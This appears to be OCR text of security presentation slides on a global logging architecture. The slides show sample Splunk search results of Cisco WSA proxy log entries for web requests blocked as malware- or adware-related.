
Let the **network** block the common attacks, let the humans find the hard to spot attacks and research the latest threats.

Global Logging Architecture



Log EVERYTHING


Some event sources send their data to a global network of collection servers



Some event types are pulled from their sources directly to a centralized server


Slice of Log Pie

11Tb of indexed data in 30 Days



WSA W3C Access Logging

Logs **every** object over HTTP!



index=wsa TCP_DENIED

87,869 events in the last 60 minutes (from 12:15:00 PM to 1:15:17 PM on Monday, June 4, 2012)

```
1339007572.791 - 171.69.75.244 2320 255.255.255.255 80 - -7.2 http://cdn1.telemetryverification.net/crossdomain.xml - 437
542 419 "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.52 Safari/536.5" - 403
TCP_DENIED "http://myonlinearcade.com/tremor/player.swf" "adware" "Domain reported and verified as serving malware.
Identified malicious behavior on domain or URI. Domain is associated with risky or offensive content." - - - - GET
host=171.69.75.244 ▾ | sourcetype=cisco_wsa_w3c ▾ | source=w3c_sick_wsa3 ▾ | c_ip=171.69.75.244 ▾ | c_port=2320 ▾ | cs_bytes=542
▾ | cs_method=GET ▾ | cs_referer=http://myonlinearcade.com/tremor/player.swf ▾ | cs_url=http://cdn1.telemetryverification.net/crossdomain.xml
▾ | cs_useragent=Mozilla/5.0 (Windows NT 5.1) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.52 Safari/536.5 ▾ | date_hour=18 ▾
| date_mday=6 ▾ | date_minute=32 ▾ | date_month=june ▾ | date_second=52 ▾ | date_wday=wednesday ▾ | date_year=2012 ▾
| date_zone=0 ▾ | index=wsa ▾ | linecount=1 ▾ | punct=._-_..._..._-_-._://../_-_____"/._(__.)_/._(,__) ▾ | s_ip=255.255.255.255 ▾
| s_port=80 ▾ | sc_bytes=419 ▾ | sc_http_status=403 ▾ | sc_result_code=TCP_DENIED ▾ | splunk_server=sjc-splunk-04 ▾ | timeendpos=14
▾ | timestamp=1339007572.791 ▾ | timestartpos=0 ▾ | x_elapsed_time=437 ▾ | x_wbrs_score=-7.2 ▾
```

```
3  6/4/12          1338815670.326 - 10.89.6.113 63258 255.255.255.255 80 - -7.2
   1:14:30.326 PM  http://d.adsbyisocket.com/ajs.php?zoneid=284&block=1&cb=67775310751&charset=ut                 ch.com/2012/06/02/android-qa-testing-q
                    - 0 662 419 "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident                T CLR 2.0.50727; .NET CLR 3.5.30729; .
                   "http://techcrunch.com/2012/06/02/android-qa-testing-quality-assurance/" "adwa                  verified as serving malware. Identifie
                   host=10.89.6.113 ▾ | sourcetype=cisco_wsa_w3c ▾ | source=w3c_rcdn9_cd1_wsa1 ▾
```

Web URL

Blocked

